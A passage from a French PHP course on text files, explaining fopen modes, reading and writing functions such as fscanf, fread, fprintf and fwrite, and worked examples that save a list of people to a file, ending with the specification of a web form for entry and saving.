echo "entrez un entier :";
fscanf(STDIN,"%d",$i);
echo $i.PHP_EOL;
?>
```

### 10.3.5 Traitement des fichiers textes

#### 10.3.5.1 L'ouverture fopen

##### 10.3.5.1.1 Généralités

La liaison entre la variable fichier et le nom réel du fichier, ou l'URL, se fait lors de l'ouverture.

L'instruction d'ouverture d'un fichier doit indiquer :

- **le nom réel du fichier** à ouvrir
- son **mode d'ouverture** (lecture, écriture, ...)

Forme générale :      **\$fp = fopen(nom\_du\_fichier, 'mode');**

**\$fp = fopen(url, 'mode');**

Il existe d'autres paramètres optionnels.

**exemples:**

```
$fichier=fopen("/tmp/etud.txt",'r'); // UNIX  
$fichier=fopen("c:\\rep\\etud.txt","r"); // Windows  
$fichier=fopen("c:/rep/etud.txt","r"); // Windows  
$fichier=fopen("/tmp/image.gif","wb"); // binaire  
$fichier=fopen("http://www.exemple.fr","r"); // URL  
$fichier=fopen("ftp://user:passwd@trux.fr/f.txt","w"); // URL
```

##### Remarque:

Dans le cas d'une hiérarchie Windows on double le caractère « \ » ou bien on peut utiliser le caractère « / » comme sous UNIX.

- Si **le fichier existe**, la variable **\$fichier** pointe sur le fichier.
- Si **le fichier n'est pas accessible** (inexistant ou droits insuffisants pour ce mode d'ouverture) la variable **\$fichier** contient la valeur **FALSE**, et une alerte **E\_WARNING** est générée. L'opérateur de contrôle d'erreur @ permet d'ignorer s'il est ajouté en préfixe (voir section 12.7.2).

##### 10.3.5.1.2 Le nom du fichier

Le **nom\_du\_fichier** est une **chaîne de caractères**. Cela peut être **une constante** ou **une variable**. Dans ce dernier cas le nom réel du fichier peut être tapé au clavier.

##### 10.3.5.1.3 Le mode d'ouverture

Le **mode** d'ouverture est une **chaîne de caractères**.

Il indique si le fichier doit être ouvert en **lecture, écriture, ajout**, ...

Résumé des différents modes d'ouverture d'un fichier.

Mode	Signification	Exemple
' <b>r</b> '	Ouvre en <b>lecture seule</b> , et place le pointeur de fichier au début du fichier. (par défaut fichier texte)	<code>\$f=fopen("liste.txt","r") ;</code>
' <b>r+</b> '	Ouvre en lecture et écriture, et place le pointeur de fichier au début du fichier.	<code>\$f=fopen("liste.txt","r+") ;</code>
' <b>w</b> '	Ouvre en <b>écriture seule</b> ; place le pointeur de fichier au début du fichier et réduit la taille du fichier à 0. Si le fichier n'existe pas, on tente de le créer. (par défaut fichier texte)	<code>\$f=fopen("liste.txt","w") ;</code>
' <b>w+</b> '	Ouvre en lecture et écriture ; place le pointeur de fichier au début du fichier et réduit la taille du fichier à 0. Si le fichier n'existe pas, on tente de le créer.	<code>\$f=fopen("liste.txt","r+") ;</code>
' <b>a</b> '	Ouvre en écriture seule ; place le pointeur de fichier à la fin du fichier. Si le fichier n'existe pas, on tente de le créer.	<code>\$f=fopen("liste.txt","a") ;</code>
' <b>a+</b> '	Ouvre en lecture et écriture ; place le pointeur de fichier à la fin du fichier. Si le fichier n'existe pas, on tente de le créer.	<code>\$f=fopen("liste.txt","a+") ;</code>
' <b>x</b> '	Crée et ouvre le fichier en écriture seulement ; place le pointeur de fichier au début du fichier. Si le fichier existe déjà, fopen() va échouer, en retournant FALSE et en générant une erreur de niveau E_WARNING. Si le fichier n'existe pas, fopen() tente de le créer. Ce mode est l'équivalent des options O_EXCL O_CREAT pour l'appel système open(2) sous-jacent.	<code>\$f=fopen("liste.txt","x") ;</code>
' <b>x+</b> '	Crée et ouvre le fichier pour lecture et écriture; le comportement est le même que pour 'x'.	<code>\$f=fopen("liste.txt","x+") ;</code>
' <b>c</b> '	Ouvre le fichier pour écriture seulement. Si le fichier n'existe pas, il sera créé, s'il existe, il n'est pas tronqué (contrairement à 'w') et l'appel à la fonction n'échoue pas (comme dans le cas de 'x'). Le pointeur du fichier est positionné au début. Ce mode peut être utile pour obtenir un verrou (voyez flock()) avant de tenter de modifier le fichier, utiliser 'w' pourrait tronquer le fichier avant d'obtenir le verrou (vous pouvez toujours tronquer grâce à ftruncate()).	<code>\$f=fopen("liste.txt","c") ;</code>
' <b>c+</b> '	Lecture et écriture, comportement identique au mode 'c'.	<code>\$f=fopen("liste.txt","c+") ;</code>

### Remarque:

**Le mode d'ouverture d'un fichier binaire utilise le caractère 'b' ajouté à la fin des modes définis dans le tableau.**

Par exemple, le mode d'ouverture d'un fichier binaire en lecture est '**rb**', et le mode d'ouverture d'un fichier binaire en écriture est '**wb**'. Cela s'applique à tous les modes du tableau précédent.

**Le mode d'ouverture d'un fichier texte avec traduction utilise le caractère 't' ajouté à la fin des modes définis dans le tableau.**

Par exemple, le mode d'ouverture d'un fichier texte avec traduction en lecture est '**rt**', et le mode d'ouverture d'un fichier texte avec traduction en écriture est '**wt**'. Cela s'applique à tous les modes du tableau précédent.

### 10.3.5.2 La fermeture **`fclose`**

**Un fichier ouvert doit être fermé à la fin du traitement.**

La fermeture du fichier met à jour les informations sur le disque, comme sa taille, la liste des secteurs qu'il occupe.

L'oubli de l'instruction **`fclose()`** d'un fichier implique que les données effectivement écrites dans le fichier, ne seront pas « référencées ». Ainsi la taille d'un tel fichier peut rester à 0 !

Forme générale :      **`fclose($fichier);`**  
                          **`$retour=fclose($fichier);`**

**exemple:**      **`fclose($FichierEtudiants);`**  
                          **`$retour=fclose($FichierEtudiants);`**

La valeur retournée est TRUE en cas de succès ou FALSE en cas d'erreur.

### 10.3.5.3 La lecture du fichier

#### 10.3.5.3.1 La fonction `fscanf`

L'instruction de lecture **`fscanf()`** effectue une **lecture formatée**.

Le fichier doit être ouvert en mode lecture.

Forme générale :      **`fscanf($fichier,"%format",$variable);`**  
                          **`$retour=fscanf($fichier,"%format",$variable);`**  
                          **`$retour=fscanf($fichier,"%format");`**

**exemple:**      **`$Tab_Info=fscanf($f1,"%s %s %s");`**  
                          **`$retour= fscanf($f1,"%s %s", $nom, $profession);`**

Les différents formats sont ceux qui ont été présentés à la section 5.2.1.1.1

Type de donnée	Exemple
entier	<b><code>fscanf(\$f1,"%d",\$age) ;</code></b>
caractère	<b><code>fscanf(\$f1,"%c",\$initiale) ;</code></b>
réel	<b><code>fscanf(\$f1,"%f",\$rayon) ;</code></b>
chaîne	<b><code>fscanf(\$f1,"%s",\$nom) ;</code></b>

La valeur retournée est :

- **Un tableau** si seulement 2 paramètres sont passés à la fonction ;
- Le **nombre de valeurs** assignées dans les autres cas de lecture correcte ;
- **FALSE** en fin de fichier.

**Attention:**

**Chaque appel à la fonction fscanf() lit une ligne du fichier ! Les valeurs non lues de la ligne son ignorées.**

#### 10.3.5.3.2 Les fonctions fgetc() et fgets()

Le langage PHP propose deux instructions spécifiques à la lecture d'un caractère ou d'une chaîne de caractères.

Les instructions sont :

fonction	Exemple
fgetc()	\$caract=fgetc(\$f1) ;
fgets()	\$nom=fgets(\$f1) ;

**Remarque :**

*La fonction fgetc() lit un seul caractère.*

*La fonction fgets() lit une ligne complète y compris le caractère fin de ligne (LF=validation).*

#### 10.3.5.3.3 La fonction fread

L'instruction de lecture **fread()** effectue une lecture « brute » du contenu du fichier, donc sans aucun format. **Elle lit un bloc d'octets.**

Le fichier doit être ouvert en mode lecture.

Forme générale :      **\$chaine=fread(\$fichier, \$longueur);**

Où **\$longueur** est le nombre d'octets à lire.

**exemple:**      **\$contenu = fread(\$f1, 100);**

La lecture du fichier s'arrête quand :

- Le nombre d'octets indiqué est lu ;
- La fin du fichier est atteinte ;

**Attention:**

**Le retour est une chaîne de caractères « brute ». Elle contient les éventuels caractères fin de ligne, de tabulation, etc.**

#### 10.3.5.4 L'écriture du fichier

##### 10.3.5.4.1 La fonction *fprintf*

L'instruction d'écriture **fprintf()** effectue une écriture formatée.

Le fichier doit être ouvert en mode écriture.

Forme générale :      **fprintf(\$fichier,"%format",\$variable);**  
                         **\$retour= fprintf(\$fichier,"%format",\$variable);**

**exemple:**            **fprintf(\$f1,"%s %s %d\n",\$nom,\$prenom,\$age);**  
                         **\$retour= fprintf(\$f1,"%s %s\n",\$nom,\$prenom);**

Les différents formats sont ceux qui ont été présentés à la section 5.2.2.3.

Type de donnée	Exemple
entier	<code>fprintf(\$f1,"%d",\$age)</code> <code>fprintf(\$f1,"%c",\$numlettre) // affiche le caractère dont le code ASCII est numlettre</code>
caractère	<code>fprintf(\$f1,"%s",\$initiale)</code>
réel	<code>fprintf(\$f1,"%f",\$rayon)</code>
chaîne	<code>fprintf(\$f1,"%s",\$nom)</code>

La valeur renournée est la longueur de la chaîne écrite :

##### 10.3.5.4.2 La fonction *fputs()*

Le langage PHP propose une instruction spécifique à l'affichage d'une chaîne de caractères.

Le format est :

fonction	Exemple
<code>fputs()</code>	<code>fputs(\$f1, \$nom) ;</code>

#### 10.3.5.4.3 La fonction `fwrite`

L'instruction d'écriture `fwrite()` effectue une écriture « brute » dans un fichier, donc sans aucun format. **Elle écrit un bloc d'octets.**

Le fichier doit être ouvert en mode écriture.

Forme générale :      **`$retour=fwrite($fichier, $chaine, $longueur);`**

Où `$longueur` est le nombre d'octets à écrire.

`$chaine` est la chaîne contenant les données à écrire

`$retour` est un entier indiquant le nombre d'octets écrits.

**exemple:**      **`$nboctets = fwrite($f1,$contenu,100);`**

**`$nboctets = fwrite($f1,$contenu);`**

L'écriture du fichier s'arrête quand :

- Le nombre d'octets indiqués est écrit ;
- La fin de la chaîne à écrire est atteinte.

#### Remarque:

*Le retour est le nombre d'octets écrits ou FALSE si une erreur est arrivée.*

### 10.3.5 Exemples

#### 10.3.5.1 Lecture dans un fichier

##### 10.3.5.1.1 Avec `fscanf()`

Le programme `fichier_lecture_utilisateurs_texte1_shell.php` lit une liste de personnes à partir du fichier `donnees_utilisateurs.txt`.

Le fichier `donnees_utilisateurs.txt` contient les données suivantes :

Lery	enseignant	France	50
Luigi	peintre	Italie	33
Kurosawa	cinéaste	Japon	44
Fernandez	informaticien	Espagne	25

Voici le programme `fichier_lecture_utilisateurs_texte1_shell.php` :

```
<?php
$f1 = fopen("donnees_utilisateurs.txt", "r");
while ($Tab_Info=fscanf($f1,"%s\t%s\t%s\t%d"))
{
    list ($nom,$profession,$pays,$age) = $Tab_Info;
    echo "-----".PHP_EOL;
    echo "Nom : ".$nom.PHP_EOL;
    echo "Profession : ".$profession.PHP_EOL;
    echo "Pays : ".$pays.PHP_EOL;
    echo "Age : ".$age.PHP_EOL;
}
echo "-----".PHP_EOL;
fclose($f1);
?>
```

Ce programme utilise la syntaxe du `fscanf()` avec seulement deux arguments : les données sont retournées dans un tableau.

Voici un exemple d'exécution.

```
$ php fichier_lecture_utilisateurs_texte1_shell.php
-----
Nom      : lery
Profession : enseignant
Pays     : France
Age      : 50
-----
Nom      : luigi
Profession : peintre
Pays     : Italie
Age      : 33
-----
Nom      : kuruzawa
Profession : cinéaste
Pays     : Japon
Age      : 44
-----
Nom      : fernandez
Profession : informaticien
Pays     : Espagne
Age      : 25
```

Le programme `fichier_lecture_utilisateurs_texte2_shell.php` lit le même fichier `donnees_utilisateurs.txt`, avec une syntaxe différente du `fscanf()`.

```
<?php
$f1 = fopen("donnees_utilisateurs.txt", "r");
while ($nbval=fscanf($f1, "%s %s %s %d", $nom,$profession,$pays,$age))
{
    echo "-----".PHP_EOL;
    echo "Nom      : ".$nom.PHP_EOL;
    echo "Profession : ".$profession.PHP_EOL;
    echo "Pays     : ".$pays.PHP_EOL;
    echo "Age      : ".$age.PHP_EOL;
    echo "Nombre de données lues = $nbval".PHP_EOL;
}
echo "-----".PHP_EOL;
fclose($f1);
?>
```

Son exécution est identique à celle du programme précédent.

#### 10.3.5.1.2 Avec fread()

Le programme `fichier_lecture_utilisateurs_texte_fread1_shell.php` lit une liste de personnes à partir du fichier `donnees_utilisateurs.txt`.

Les données « brutes » sont rangées dans une chaîne de caractères `$contenu`.

La fonction `filesize()` permet de récupérer la taille du fichier en nombre d'octets.

Le fichier `donnees_utilisateurs.txt` contient les données suivantes :

```
Lery      enseignant    France   50
Luigi     peintre       Italie   33
Kurosawa  cinéaste     Japon    44
Fernandez informaticien Espagne  25
```

Voici le programme `fichier_lecture_utilisateurs_texte_fread1_shell.php` :

```
<?php
// Lit un fichier, et le place dans une chaîne
$NomFichier = "donnees_utilisateurs.txt";
$f1 = fopen($NomFichier, "r");
$contenu = fread($f1, filesize($NomFichier));
var_dump($contenu);
fclose($f1);
?>
```

Voici un exemple d'exécution.

La fonction `var_dump()` montre que la chaîne fait 113 caractères, et que les caractères fin de ligne sont présents dans la chaîne de caractères `$contenu`.

```
$ php fichier_lecture_utilisateurs_texte_fread1_shell.php
string(113) "lery      enseignant    France   50
luigi     peintre       Italie   33
kuruzawa  cinéaste     Japon    44
fernandez informaticien Espagne  25
"
```

Le programme `fichier_lecture_utilisateurs_texte_fread2_shell.php` lit la moitié du fichier `donnees_utilisateurs.txt`, le nombre d'octet est divisé par 2 par rapport au programme précédent.

Voici le programme `fichier_lecture_utilisateurs_texte_fread2_shell.php` :

```
<?php
// Lit un fichier, et le place dans une chaîne
$NomFichier = "donnees_utilisateurs.txt";
$f1 = fopen($NomFichier, "r");
$contenu = fread($f1, filesize($NomFichier)/2);
var_dump($contenu);
fclose($f1);
?>
```

Voici un exemple d'exécution.

La fonction `var_dump()` montre que la chaîne fait maintenant 56 caractères.

```
$ php fichier_lecture_utilisateurs_texte_fread2_shell.php
string(56) "lery      enseignant    France   50
luigi     peintre       Italie   33
kuruza"
```

### 10.3.5.5.2 Ecriture dans un fichier

#### 10.3.5.5.2.1 Avec `fprintf()`

Voici le programme `fichier_ecriture_utilisateurs_texte1_shell.php` qui saisit une liste de personnes et la sauvegarde dans le fichier `donnees_utilisateurs2.txt`.

```
<?php
$f1 = fopen("donnees_utilisateurs2.txt", "w");
// -----
// --- saisie d'une liste de personnes ---
// -----
$saisie="saisie non vide";
$nb_personnes=0;
while (!empty($saisie))
{
    echo "Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : ";
    $saisie=fgets(STDIN);
    // --- traitement de la chaîne lue, ---
    // suppression des espaces au début, à la fin et suppression du saut de ligne
    $saisie=trim($saisie);
    // remplace les espaces multiples par un seul espace
    $saisie= preg_replace('/\s{2,}/', ' ', $saisie);
    // on vérifie que la saisie n'est pas vide
    if (!empty($saisie))
    {
        // rangement dans les variables
        list($nom,$profession,$pays,$age)=explode(' ', $saisie);
        // -----
        // écriture dans le fichier
        // -----
        fprintf($f1,"%s\t%s\t%s\t%d\n", $nom,$profession,$pays,$age);
        $nb_personnes++;
    }
}
echo "--- Sauvegarde dans donnees_utilisateurs2.txt : $nb_personnes personnes---".PHP_EOL;
fclose($f1);
?>
```

Voici un exemple d'exécution.

Les saisies sont en jaune. Le fichier produit est affiché à l'écran avec la commande UNIX `cat`.

```
$ php fichier_ecriture_utilisateurs_texte1_shell.php
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Dupont Etudiant France 28
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Martin Ingenieur Allemagne 60
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Durand Cadre Italie 44
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) :
--- Sauvegarde dans donnees_utilisateurs2.txt : 3 personnes---

$ cat donnees_utilisateurs2.txt
Dupont Etudiant France 28
Martin Ingenieur Allemagne 60
Durand Cadre Italie 44
```

#### 10.3.5.2.2 Avec fwrite()

Voici le programme `fichier_ecriture_utilisateurs_texte_fwrite1_shell.php` qui saisie une liste de personnes et la sauvegarde dans le fichier `donnees_utilisateurs3.txt`.

La sauvegarde écrit un nombre d'octets.

```
<?php
$f1 = fopen("donnees_utilisateurs3.txt", "w");
// -----
// --- saisie d'une liste de personnes ---
// -----
$saisie="saisie non vide";
$totnbocets=0;
while (!empty($saisie))
{
    echo "Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : ";
    $saisie=fgets(STDIN);
    // --- traitement de la chaîne lue, ---
    // suppression des espaces au début , à la fin et suppression du saut de ligne
    $saisie=trim($saisie);
    // remplace les espaces multiples par un seul espace
    $saisie= preg_replace('/\s{2,}/', ' ', $saisie);
    // on vérifie que la saisie n'est pas vide
    if (!empty($saisie))
    {
        // rangement dans les variables
        list($nom,$profession,$pays,$age)=explode(' ', $saisie);
        // -----
        // écriture dans le fichier
        // -----
        $contenu=$nom."\t".$profession."\t".$pays."\t".$age.PHP_EOL;
        $nbocets=fwrite($f1,$contenu,strlen($contenu));
        $totnbocets+=$nbocets;
    }
}
echo "--- Sauvegarde dans donnees_utilisateurs3.txt : $totnbocets octets---".
$PHP_EOL;
fclose($f1);
?>
```

Voici un exemple d'exécution.

Les saisies sont en jaune. Le fichier produit est affiché à l'écran avec la commande UNIX cat.

```
$ php fichier_ecriture_utilisateurs_texte_fwrite1_shell.php
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Dupont Etudiant France 28
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Martin Ingenieur Allemagne 60
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Durand Cadre Italie 44
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) :
--- Sauvegarde dans donnees_utilisateurs3.txt : 79 octets---

$ cat donnees_utilisateurs3.txt
Dupont Etudiant France 28
Martin Ingenieur Allemagne 60
Durand Cadre Italie 44
```

#### 10.3.5.5.3 Exemple de saisie et de sauvegarde via le Web

##### 10.3.5.5.3.1 Principe

La cible de cet exemple est de reprendre le programme présenté à la section 10.2.7.3.4, et d'ajouter la **sauvegarde** dans un **fichier texte** de la liste des personnes saisies :

**On doit pouvoir saisir une liste de personnes via un formulaire dans une page, et afficher dans la même page, à la suite du formulaire de saisie d'une personne et après sa validation, le tableau récapitulatif de la saisie ou les éventuels messages d'erreurs**

**Puis afficher dans une autre page via un bouton de fin de saisie, le tableau récapitulatif des personnes saisies, suivi d'un formulaire permettant la saisie du nom du fichier de sauvegarde. La sauvegarde sera déclenchée via le bouton de sauvegarde du formulaire.**

**Le résultat de la sauvegarde apparaît sur une nouvelle page : On affiche un message rappelant le nom du fichier de sauvegarde, suivi du tableau des personnes sauvegardées, puis de leur nombre.**

Nous montrons comment effectuer l'équivalent d'une boucle de saisie à l'aide d'un formulaire HTML dans un programme PHP. Comment faire la sauvegarde dans un fichier et présentons les contraintes d'accès (droit d'accès) qui en découle.

##### 10.3.5.5.3.2 Architecture du programme

###### 10.3.5.5.3.2.1 Problématique

La boucle de saisie est simulée par **un unique programme PHP qui effectue la saisie d'une personne dans un formulaire**.

Ce programme **s'appelle lui-même** à chaque validation d'une personne, et fait réapparaître à nouveau le formulaire.

Ce programme **s'appelle lui-même** également à la **fin de la saisie** (de la liste des personnes) et fait réapparaître un tableau récapitulatif de la liste des personnes saisies, suivi du formulaire pour saisir le nom du fichier de sauvegarde.

Ce programme **s'appelle lui-même** également à la **validation de la sauvegarde** pour présenter le récapitulatif de celle-ci : le nom du fichier de sauvegarde, la liste des personnes sauvegardées, le nombre de personnes.

Voici les écrans proposés par ce programme PHP :

1. **Un formulaire de saisie doit permettre de saisir pour chaque personne :**

- Son nom ;
- Son prénom ;
- Son âge ;

Comme cela est présenté sur la figure suivante :

Saisissez les données d'une nouvelle personne :

Entrez un nom (ex : Dupont) :	Martin
Entrez un prénom (ex : Jean) :	Jean
Entrez un âge (ex : 28) :	34
<input type="button" value="Valider cette personne"/> <input type="button" value="Effacer le formulaire"/> <input type="button" value="Terminer la Saisie"/>	

**2. A chaque validation complète de la saisie (bouton « Valider cette personne »), les actions suivantes doivent être générés :**

- Le formulaire doit être affiché vide ;
- Les informations doivent être conservées dans un tableau de personnes commun à la session de travail ;
- La dernière saisie doit être affichée en dessous du formulaire ;

Saisissez les données d'une nouvelle personne :

Entrez un nom (ex : Dupont) :	
Entrez un prénom (ex : Jean) :	
Entrez un âge (ex : 28) :	
<input type="button" value="Valider cette personne"/> <input type="button" value="Effacer le formulaire"/> <input type="button" value="Terminer la Saisie"/>	

Après validation de la saisie

Résumé de la dernière saisie

**Dernière personne saisie**

Nom	Prénom	Age
Martin	Jean	34

**3. A chaque validation incomplète de la saisie (bouton « Valider cette personne » avec certains champs non renseignés), les actions suivantes doivent être générés :**

- Le formulaire doit être affiché vide ;
- Un message d'erreur affiché en dessous du formulaire, informe sur les champs manquants ;

Saisissez les données d'une nouvelle personne :

Entrez un nom (ex : Dupont) :	
Entrez un prénom (ex : Jean) :	
Entrez un âge (ex : 28) :	
<input type="button" value="Valider cette personne"/> <input type="button" value="Effacer le formulaire"/> <input type="button" value="Terminer la Saisie"/>	

Après validation de la saisie


Liste des champs manquants

**Valeurs à renseigner :**

Le champ Nom est vide  
 Le champ Prénom est vide  
 Le champ Age est vide  
 Le champ Age est invalide


**4. A la fin de la saisie (bouton « Terminer la Saisie »), les actions suivantes doivent être générées :**

- Après validation de la dernière personne ;



**5. A la validation de la sauvegarde, une page résumé apparaît. Elle présente :**

- Un message rappelant le nom du fichier de sauvegarde. Le fichier sera sauvegardé dans le sous-répertoire « Sauvegardes », l'extension « .txt » sera ajoutée au nom du fichier, ou bien remplacera l'éventuelle extension saisie ;
- Un tableau récapitulatif des personnes sauvegardées ;
- Le nombre de personnes sauvegardées.



**6. Si la sauvegarde rencontre un problème, comme l'impossibilité d'écrire dans le fichier, l'écran suivant apparaît et présente :**

- Un message indiquant que la sauvegarde est impossible, en rappelant le nom du fichier ;
- L'interprétation des différentes erreurs retournées par le système ;
- Le nom du programme PHP ayant rencontré l'erreur.
- La ligne du programme PHP sur laquelle se produit cette erreur.

Par exemple :

**Erreur :**

Sauvegarde impossible : erreur d'ouverture du fichier **Sauvegardes/liste.txt** en écriture !

Type de l'erreur : 2  
Message : fopen(Sauvegardes/liste.txt): failed to open stream: Permission denied  
Répertoire de sauvegarde : /Users/lery/Sites/CoursPHP/10\_Types\_Structures/10\_3\_Fichiers/10\_3\_5\_Fichiers\_Textes/Sauvegardes/  
Programme PHP : /Users/lery/Sites/CoursPHP/10\_Types\_Structures/10\_3\_Fichiers/10\_3\_5\_Fichiers\_Textes/fichier\_saisie\_sauvegarde\_web.php  
A la ligne : 47

**7. Les noms et prénoms doivent être « normalisés » :**

- Les espaces en début et en fin de saisie doivent être supprimés ;
- Les espaces multiples doivent être remplacés par un seul espace ;
- Les noms et prénoms doivent être en minuscules avec la première lettre en majuscule, y compris en cas de nom et prénom composé.
- Chaque espace dans le nom et prénom doit être remplacé par un tiret.

Par exemple la saisie de :

Saisissez les données d'une nouvelle personne :

Entrez un nom (ex : Dupont) :

Entrez un prénom (ex : Jean) :

Entrez un âge (ex : 28) :

Doit produire :

Dernière personne saisie

Nom	Prénom	Age
De-La-Rue	Jean-Christophe	54

La logique du programme (algorithme) est :

- On teste le contexte d'exécution :
  - Si l'exécution vient d'un « Sauvegarder cette liste », on sauvegarde la liste des personnes qui ont été saisies, dans le fichier dont le nom a été fourni ;
  - Sinon, si l'exécution vient d'un « Terminer la Saisie », on affiche le tableau contenant la liste des personnes qui ont été saisies, suivi du formulaire de saisie du nom du fichier ;
  - Sinon on affiche le formulaire de saisie de la personne et les éventuelles informations complémentaires.
- L'exécution vient du bouton « Sauvegarder cette liste » :
  - On teste si le nom du fichier a été indiqué dans le formulaire ;
    - S'il n'est pas indiqué, on affiche un message d'erreur ;
    - Sinon on effectue la sauvegarde.
      - Si l'ouverture du fichier en écriture échoue, on affiche les messages d'erreur récupérés par le système ;
      - Sinon on affiche le succès de la sauvegarde, la liste des personnes sauvegardées, puis leur nombre.
- L'exécution vient du bouton « Terminer la Saisie » :
  - On teste si le tableau tab\_personnes transmit comme variable de session existe ;
    - S'il existe on l'affiche, suivi du formulaire de saisie du nom du fichier ;
    - Sinon on affiche un message d'erreur.
- L'exécution vient du bouton « Valider cette personne » :
  - On affiche le formulaire de saisie d'une personne ;
  - On récupère les données transmises par la méthode POST, de la précédente exécution
  - On traite les données (normalisation nom, prénom, ...)
  - On affiche les informations éventuelles après le formulaire, si ce n'est pas la première exécution (variable de session Afficher\_Messages\_champs positionnée) :
    - Si tous les champs sont renseignés
      - On affiche un tableau récapitulatif de la saisie de la dernière personne
      - On range la nouvelle personne dans le tableau de la liste des personnes
    - Si tous les champs ne sont pas renseignés : on affiche la liste des champs vides.
  - si ce n'est pas la première exécution, on positionne la variable de session Afficher\_Messages\_champs

Voici les parties du programme qui mettent en œuvre cet algorithme.

#### 10.3.5.3.2.2 Le formulaire de saisie d'une personne

Voici les lignes du programme `fichier_saisie_sauvegarde_web.php` qui affichent le formulaire.

A la validation du formulaire par l'un des deux boutons de type « submit », le programme `fichier_saisie_sauvegarde_web.php` est appelé : le programme s'appelle lui-même.

Seul le bouton « reset » n'est pas de type « submit », il n'appelle pas le programme et ne fait qu'effacer les champs du formulaire.

```
<form action="fichier_saisie_sauvegarde_web.php" method="post">
  <fieldset>
    <legend>Saisissez les donn&eacute;es d'une nouvelle
    personne :</legend><br/>
    Entrez un nom (ex : Dupont) : <input type="text" name="Nom" size="20"
    maxlength="20" autofocus/><br/><br/>
    Entrez un pr&eacute;nom (ex : Jean) : <input type="text" name="Prenom"
    size="40" maxlength="40" /><br/><br/>
    Entrez un &acirc;ge (ex : 28) : <input type="text" name="Age" size="3"
    maxlength="3" pattern="[1-9][0-9]{1,2}" /><br/><br/>
    <input type="submit" name="valider" value="Valider cette personne" />
